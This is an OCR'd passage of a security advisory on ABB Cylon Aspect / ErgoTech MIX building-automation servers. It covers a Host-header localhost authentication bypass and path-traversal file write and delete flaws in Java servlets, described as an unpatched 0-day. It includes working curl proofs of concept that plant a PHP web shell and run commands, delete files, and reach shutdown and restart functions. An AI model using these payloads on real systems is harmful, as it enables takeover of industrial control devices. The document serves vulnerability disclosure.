         authResult.setAuthorized(true);
         return authResult;
      } else {
         String host = request.getRemoteAddr();
         if (!host.equalsIgnoreCase("localhost") && !host.equals("127.0.0.1")) {
            boolean authBySession = false;
            String username = null;
            boolean activity = BooleanUtils.isTrue(false,
request.getHeader("activity"));
            boolean ldap = SecuritySubsystem.isLdapSecurityModeEnabled();
            if (ldap) {
               String ldapSessionId =
PhpAuthService.getCookieValueFromServletRequest(request, "LDAPSESSID");
               if (!StringUtils.isBlank(ldapSessionId)) {
                  LdapSession ldapSession =
LdapSessionManager.getInstance().getLdapSession(ldapSessionId);
                  if (LdapSessionManager.getInstance().isSessionValid(ldapSessionId,
ldapSession, activity)) {
                     username = ldapSession.getUsername();
                     authResult.setUsername(ldapSession.getUsername());
                     authResult.setPassword(ldapSession.getPassword());
                     authResult.setAuthorized(true);
                     authBySession = true;
                  }
               }
            }

            boolean webUiAuthAllowed = request != null
               && request.getRequestURI() != null
               && (
                  request.getRequestURI().endsWith("UserManager")
                     || request.getRequestURI().endsWith("GroupManager")
                     || request.getRequestURI().endsWith("DownloadProject")
                     || request.getRequestURI().endsWith("matrixstyle.css")
                     || request.getRequestURI().endsWith("ABBvoice_Rg.ttf")
               );
            if (!authBySession) {
```

```
            PhpAuthResponse phpAuthResponse = PhpAuthService.getInstance()
               .getPhpSessionCookieAndValidatePhpSession(request, activity, true,
webUiAuthAllowed);
            if (phpAuthResponse != null) {
               if (phpAuthResponse.getCustomFields().containsKey("username")) {
                  username = phpAuthResponse.getCustomFields().get("username") +
"";
                  authResult.setUsername(username);
                  authResult.setPassword(PhpAuthService.getPasswordForUsername(user
name));
               }

               if (phpAuthResponse.getCustomFields().containsKey("webuiAuth")) {
                  phpAuthResponse.getCustomFields().remove("webuiAuth");
                  group = null;
               }

               authResult.setAuthorized(phpAuthResponse.isSuccess());
               authBySession = phpAuthResponse.isSuccess();
            }
         }

         if (!authBySession) {
            AuthDetails basicAuthDetails =
AuthUtil.getAuthDetailsFromHeader(request, "Authorization");
            if (SecurityUtil.checkUserCredentials(basicAuthDetails)) {
               username = basicAuthDetails.getUsername();
               authResult.setUsername(basicAuthDetails.getUsername());
               authResult.setPassword(basicAuthDetails.getPassword());
               authResult.setAuthorized(true);
            }
         }

         if (authResult.isAuthorized() && !StringUtils.isBlank(group)) {
            boolean groupAuthSuccess = false;
            if (!StringUtils.isBlank(username)) {
               if (SecurityUtil.isUserInGroups(username, group)) {
                  groupAuthSuccess = true;
               } else if (ldap) {
                  groupAuthSuccess =
SecurityUtil.isUserInGroupsInAnyLocalUserStore(username, group);
               }
            }

            if (!groupAuthSuccess) {
```

```
                PhpAuthService.debugHelper(
                   90, "AuthenticatedHttpServlet.authorized() - returning false -
user [" + username + "] is not in group(s) [" + group + "]"
                );
                authResult.setAuthorized(false);
                return authResult;
             }
          }

          PhpAuthService.debugHelper(90, "AuthenticatedHttpServlet.authorized() -
returning " + authResult.isAuthorized());
          return authResult;
       } else {
          authResult.setUsername("aamuser");
          authResult.setAuthorized(true);
          return authResult;
       }
    }
 }

 protected boolean isAuthExempt(HttpServletRequest request) {
    return false;
 }
```

The condition:

```
if (!host.equalsIgnoreCase("localhost") && !host.equals("127.0.0.1"))
```

explicitly skips authentication for localhost. Our PoC sends requests from 127.0.0.1 (via Socket), and the server still authorizes them as aamuser without credentials or group checks. The GroupManager POST to add a user to MIXAdmin succeeds because localhost requests don’t require MIXAdmin membership verification.

The updated/modifed class does not fix the bypass. The localhost exemption remains a critical flaw, allowing our PoC script to add users and modify groups without authentication. ABB tightened some non-localhost paths (e.g. LDAP and group checks), but our exploit’s vector is unaffected. This is a 0-day. I have tried to report this to the vendor, but my attempt was ignored for reasons unknown.

Another issue an attacker can do here is arbitrarily write and overwrite anywhere abusing the HTTPDownloadServlet servlet.

HTTPDownloadServlet.java save() version 3.08.03:

```
protected void save(String fileName, InputStream is, int size) throws IOException
{
   try {
      int index = fileName.lastIndexOf(47);
      if (index < 0) {
         index = fileName.lastIndexOf(File.separatorChar);
      }

      if (index >= 0) {
         String pathString =
AuthUtil.contextProxy.getRealPath(fileName.substring(0, index));
         File f = new File(pathString);
         f.mkdirs();
      }
   } catch (Exception var16) {
      this.logger.error("Error Creating Directories", var16);
   }

   fileName = fileName.replace('/', File.separatorChar);
   File outputFile = new File(AuthUtil.contextProxy.getRealPath(fileName));
   FileOutputStream fos = new FileOutputStream(outputFile);

   try {
      byte[] buffer = new byte[1000];
      int total = 0;

      do {
         int read = is.read(buffer);
         if (read > 0) {
            total += read;
            fos.write(buffer, 0, read);
         }
      } while (total < size);

      fos.flush();
   } finally {
      if (fos != null) {
         fos.close();
      }
```

This is the HTTPDownloadServlet snippet code from the com.ergotech.servlets

package focused specifically on its file operations, particularly the save() method, which handles file creation.

HTTPDownloadServlet servlet handles HTTP POST requests to manage files and server operations, and it extends AuthenticatedHttpServlet. The doPost() method manages the calls to save(), delete(), and others based on request parameters.

HTTPDownloadServlet doPost() version 3.08.03:

```
@Override
public void doPost(HttpServletRequest request, HttpServletResponse response)
throws IOException, ServletException {
   try {
      AuthResult authResult =
AuthenticatedHttpServlet.authorizedMIXAdmin(request, response);
      boolean authorized = authResult.isAuthorized();
      if (!authorized) {
         int errorCode = 401;
         this.logger.error("Authorization failure for username [" +
authResult.getUsername() + "], httpErrorCode=[" + errorCode + "]");
         response.sendError(errorCode, "You are not authorized to access " +
request.getRequestURI());
         return;
      }

      String reloadProject = request.getParameter("reloadProject");
      String displayFile = request.getParameter("displayfile");
      String deleteFile = request.getParameter("delete");
      String filename = request.getParameter("filename");
      String restartMIX = request.getParameter("restartMIX");
      String refreshWebDavCreds = request.getParameter("refreshWebDavCreds");
      String shutdown = request.getParameter("shutdown");
      String mkdir = request.getParameter("mkdir");
      if (filename != null && filename.indexOf("mix.jar") != -1 &&
filename.substring(0, 2).equals("..")) {
         int errorCode = 459;
         this.logger
            .error(
               "Servlet exception httpErrorCode=[" + errorCode + "] Invalid
version", new IOException("Cannot deploy runtime as v1.2- to a v1.3+ server")
            );
         response.sendError(errorCode, "Cannot deploy runtime as v1.2- to a v1.3+
server");
         return;
      }
```

save(String fileName, InputStream is, int size) creates or overwrites a file on the server with content from the request body. The filename parameter specifies the file and location where to write, extracts the directory path from fileName, resolves it with AuthUtil.contextProxy.getRealPath(), and creates it with mkdirs(). File write happens after resolving the full path with getRealPath() that maps to the web app's root, then writes 'size' bytes from InputStream to the file in 1000-byte chunks. Because there is no path sanitization, the file traversal is possible.

Called From:

```
int fileLength = request.getContentLength();

this.save(filename, request.getInputStream(), fileLength);
```

delete(String fileName), same approach different operation. This function can be traversed to delete a file or directory specified by fileName parameter.

```
protected void delete(String fileName) throws IOException {
   fileName = fileName.replace('/', File.separatorChar);
   File f = new File(AuthUtil.contextProxy.getRealPath(fileName));
   if (f.isDirectory()) {
      String[] fileNames = f.list();

      for (int counter = 0; counter < fileNames.length; counter++) {
         if (!fileNames[counter].toLowerCase().contains(".php") &&
!fileNames[counter].toLowerCase().contains("crossdomain.xml")) {
            File d = new File(f.getAbsolutePath() + File.separator +
fileNames[counter]);
            if (!d.delete()) {
               if (d.isDirectory()) {
                  this.clearDir(d, true);
               } else {
                  LoggerUtil.logger.error("[" + logCount++ + "] Can't delete " +
d.getAbsolutePath());
               }
            }
         }
      }
   } else {
      f.delete();
```

```
    }
}
```

It replaces ‘/’ with File.separatorChar and resolves fileName with AuthUtil.contextProxy.getRealPath(). For deleting files, it calls f.delete() directly. For directory, the function iterates over contents, skipping .php and crossdomain.xml files, deletes others, and recursively clears subdirectories with clearDir(). Same as save(), no path validation - we can delete outside the web root with traversal.

Called From:

```
if (deleteFile != null) {

    this.delete(deleteFile);

    response.sendError(200, "Successful");

}
```

A proof-of-concept for save() and fos.write() (ZSL-2025-5940):

```
$ curl
"http://192.168.73.31:7226/servlets/HTTPDownloadServlet?filename=../../../h
ome/MIX_CMIX/htmlroot/zsl.php" --data-binary "<?php system($_GET['c']); ?>"
-H "Host: 127.0.0.1" -H "Content-Type: application/octet-stream"
<HTML><HEAD><TITLE>200 Successful</TITLE></HEAD><BODY>200
Successful</BODY></HTML>

$ curl "http://192.168.73.31/zsl.php?c=id"
uid=48(apache) gid=48(apache) groups=48(apache),0(root)
context=system_u:system_r:httpd_t:s0
```

Delete (ZSL-2025-5942):

```
curl "http://192.168.73.31:7226/servlets/HTTPDownloadServlet --data-
urlencode "delete=../../../home/MIX_CMIX/htmlroot/zsl.php" -H "Host:
localhost"
<HTML><HEAD><TITLE>200 Successful</TITLE></HEAD><BODY>200
Successful</BODY></HTML>
```

--data-urlencode "restartMIX=1" for restart, "shutdown" for shutdown, and so on.

```
String reloadProject = request.getParameter("reloadProject");
String displayFile = request.getParameter("displayfile");
String deleteFile = request.getParameter("delete");
String filename = request.getParameter("filename");
String restartMIX = request.getParameter("restartMIX");
String refreshWebDavCreds = request.getParameter("refreshWebDavCreds");
String shutdown = request.getParameter("shutdown");
String mkdir = request.getParameter("mkdir");
```

And no, this if statement does not prevent traversal attacks:

```
if (filename != null && filename.indexOf("mix.jar") != -1 &&
filename.substring(0, 2).equals("..")) {
   int errorCode = 459;
   this.logger
       .error(
           "Servlet exception httpErrorCode=[" + errorCode + "] Invalid version",
           new IOException("Cannot deploy runtime as v1.2- to a v1.3+ server")
       );
   response.sendError(errorCode, "Cannot deploy runtime as v1.2- to a v1.3+
server");
   return;
}
```

Despite updates to the servlet implementation, these vulnerabilities remain unaddressed in version 3.08.03. The lack of path sanitization in both save() and delete(), coupled with the servlet's reliance on AuthenticatedHttpServlet's authentication (which can be bypassed locally), ensures that attackers retain the ability to manipulate the filesystem arbitrarily.

Numerous servlets beyond those already discussed are vulnerable to the authentication bypass, enabling remote exploitation of their intended functionality. Many also harbor additional vulnerabilities of equivalent severity. However, due to time constraints and to avoid redundancy, we will not explore every instance in detail.

This section aims to provide an overview of the vulnerability types prevalent within the Java stack. Thus far, we have examined DownloadProject, ProjectInfo (deprecated in version 3.08.03), HTTPDownloadServlet, UserManager, and

GroupManager. Other servlets, though referenced, pose risks even when accessed with authentication. For instance, functionalities in **FTControlServlet.java** demonstrate the potential for complete device control through vulnerability chaining, as detailed below:

```
String getVersionInfo = request.getParameter("getVersionInfo");
String getMapInfo = request.getParameter("getMapInfo");
String checkJarCRC = request.getParameter("checkJarCRC");
String extractHtmlGui = request.getParameter("extractHtmlGui");
String restart = request.getParameter("restart");
String shutdown = request.getParameter("shutdown");
String sshenable = request.getParameter("sshenable");
String restartWebServer = request.getParameter("restartWebServer");
String getMapConfig = request.getParameter("getMapConfig");
String updateMapInfo = request.getParameter("updateMapInfo");
String serialPortInfo = request.getParameter("serialPortInfo");
String logThrottleStatus = request.getParameter("logThrottleStatus");
String disableLogThrottle = request.getParameter("disableLogThrottle");
String extractFFMQ = request.getParameter("extractFFMQ");
String getSDCardStatus = request.getParameter("getSDCardStatus");
String resetSDCardStatus = request.getParameter("resetSDCardStatus");
```

Or DeploymentServlet.java allowing critical modifications on the system:

```
private static enum RequestType {
   Ping,                    // Pings the client IP to check reachability.
   GetDeployedJars,         // Lists deployed JAR files and their CRC.
   ClearDeployedJars,       // Deletes a specified JAR and its CRC file.
   DeployJars,              // Uploads a JAR file to the mix directory.
   GetVersionInfo,          // Returns version info for a specified file.
   DeployRuntimeJars,       // Uploads a JAR to the runtime directory.
   SetVersionInfo,          // Updates version info in a properties file.
   RestartTarget,           // Restarts the server (with opt graphics extract).
   DeploySource,            // Uploads a file to a specified directory.
   CleanDirectory,          // Deletes files in a specified directory.
   MapconfigCrcValue,       // Generates and returns CRC for mapconfig.db.
   RemoveProjectAndRestart, // Removes a project and restarts the server.
   RunBsxFile,              // Executes .bsx or patch file.
   GetApiVersion,           // Returns the API version in JSON.
   InitiateDeployment,      // Triggers a deployment notification.
   GetProjectInfo;          // Returns project metadata in JSON.
}
```

A proof-of-concept request (LicenseStatusServlet):

```
$ curl
"http://192.168.73.31:7226/servlets/LicenseStatusServlet?getLicenseCounts=1
&responseFormat=json" -H "Host: localhost"
{"PupDevice":"64,0","BACnetDevice":"64,33","ModbusRTUDevice":"64,0","FT":"2
,1","BACnetIPDevice":"64,0","FTNetDevice":"10,1","VStat":"1,0","ModbusIPDev
ice":"5,0","SdpDevice":"0,0","UnitronNetwork":"4,0"}
```

A proof-of-concept request (ZSL-2025-5954):

```
$ curl
"http://192.168.73.31:7226/servlets/DeploymentServlet?RequestType=DeploySou
rce&filename=../../../home/MIX_CMIX/htmlroot/zsl.php&directory=/" --data-
binary @zsl.php -H "Host: 127.0.0.1" -H "Content-Type: application/octet-
stream"
<HTML><HEAD><TITLE>200 Successful</TITLE></HEAD><BODY>200
Successful</BODY></HTML>

$ curl http://192.168.73.31/zsl.php?cmd=id
uid=48(apache) gid=48(apache) groups=48(apache),0(root)
context=system_u:system_r:httpd_t:s0
$ curl http://192.168.73.31/zsl.php?cmd=ls -al zsl.php
-rw-r--r--.  1 root   root      106 Jun  4 13:29 zsl.php
```

AspectFT (MIX) application server

AspectFT uses a Java foundation to accomplish a number of building operation routines and control algorithms.

The MIX HMI application server is updated with every new release clearly visible using vimdiff:




Figure 35: Diffing /htmlroot/runtime/mix.jar (v3.07.01 and v3.08.01)

MIX Deployment Server – *“Even when you're not looking at your HMI, you still often need an application that is going to monitor alarms, collect data, and perform all the other tasks that need to be performed 24/7. That's when you need an Application Server like ErgoTech's MIX to run the logic of your application.”*




Figure 36: MIX architecture by ErgoTech

The properties indicate version synchronization and custom software development for the vendor by the 3rd party.

```
#Jar build information for mix
#Wed Mar 06 20:01:39 UTC 2024
ant.version=Apache Ant version 1.7.0 compiled on December 13 2006
build.compiler=modern
build.jar.type=pre-release build
build.date=6-March-2024 08\:01 PM
release.id=v3.08.01
notes=This is a non-installer jar build (could be beta or pre-release software)
jar.name=mix
build.target=1.6
build.cvs.tag=current checkout
build.obfuscate.mix=${build.ofuscate.mix}
build.debug=true
build.java.version=1.6
build.cvs.date=current checkout
release.copyright=(c) Copyright ErgoTech Systems, Inc., 2004-2024, All Rights Reserved.
```

Figure 37: mix.jar.info.properties

What is ngAdmin?

"ngAdmin is a dynamic user interface for building ASPECT Applications. It includes key features to streamline ASPECT workflow, increase productivity and reduce engineering complexity.

ngAdmin is designed to take advantage of modern browsers and larger screen sizes. Desktop and laptops, modern tablets, and high-resolution smart phones running up to date versions of HTML 5 browsers work best."

ngAdmin is the HMI for Cylon Aspect in the web browser.





Figure 38: ngAdmin interface - chiller pump control (ice hockey rink)

Following reports of multiple vulnerabilities, including SSRF, SQL Injection, and CSRF, in the MIX application server, the vendor implemented some enhancements. Updated classes addressed several of these issues, though numerous vulnerabilities remain unresolved, likely to be uncovered in future releases. Figure 38 illustrates the ngAdmin/Aspect instance interface and its available controls.

Within the firmware bundle, alongside the .aam firmware, the Aspect-Studio-3.08.03.exe installation package is included. While this thick client requires a license for full functionality, it remains susceptible to binary analysis of its code and associated libraries. Built on Java, I evaluated it on a Windows system. Initial static binary analysis revealed vulnerabilities related to insecure permissions and binary planting. Ref1, Ref2.

The images below highlight only a subset of differences between mix.jar versions 3.08.02 and 3.08.03, specifically, aamatrix and ergotech packages.


com
aamatrix
control
projectmanager
resource
security
servlets
AuthenticationAwareServlet.java
BfUtils.java
BlockServletBase.java
DeploymentServlet.java
DeployServerServlet.java
DirectoryServlet.java
DownloadProject.java
EMapServicesHandler.java
FileDownloadServlet.java
FTControlServlet.java
JSONAuthenticatedServletBase.java
JSONEncryptedServletBase.java
LicenseStatusServlet.java
MapServicesHandler.java
ProjectInfo.java
StatusServlet.java
TopologyInitServlet.java
TopologyLocalServlet.java
TopologyServletHandler.java
VMobileImportExportServlet.java
WatchDogServlet.java
topology
services
cookies
CookieDb.java
schedules
ScheduleSubsystem.java
security
ServiceBase.java
ServiceConfigWrapper.java
util
InvisibleAlarmManipulator.java
InvisibleIcalSchedule.java
MapResource.properties
NetworkDeviceResource.properties
NetworkPointResource.properties
NetworkResource.properties
NetworkResource_de.properties
NetworkResource_es.properties
NetworkResource_fr.properties
NetworkResource_it.properties
NetworkResource_nl.properties
com
aamatrix
control
projectmanager
resource
security
servlets
AuthenticationAwareServlet.java
BfUtils.java
BlockServletBase.java
DeploymentServlet.java
DeployServerServlet.java
DirectoryServlet.java
DownloadProject.java
EMapServicesHandler.java
FileDownloadServlet.java
FTControlServlet.java
JSONAuthenticatedServletBase.java
JSONEncryptedServletBase.java
LicenseStatusServlet.java
MapServicesHandler.java
StatusServlet.java
TopologyInitServlet.java
TopologyLocalServlet.java
TopologyServletHandler.java
VMobileImportExportServlet.java
WatchDogServlet.java
topology
services
cookies
CookieDb.java
schedules
ScheduleSubsystem.java
security
ServiceBase.java
ServiceConfigWrapper.java
util
InvisibleAlarmManipulator.java
InvisibleIcalSchedule.java
MapResource.properties
NetworkDeviceResource.properties
NetworkPointResource.properties
NetworkResource.properties
NetworkResource_de.properties
NetworkResource_es.properties
NetworkResource_fr.properties
NetworkResource_it.properties
NetworkResource_nl.properties


NetworkResource_pl.properties
NetworkResource_ru.properties
NetworkResource_zh.properties
NotifierResource.properties
util
dates
DateUtils.java
http
AuthUtil.java
HttpUtil.java
security
ssl
AuthResult.java
AuthType.java
Context.java
EditAuthenticateUtils.java
NetworkResource.java
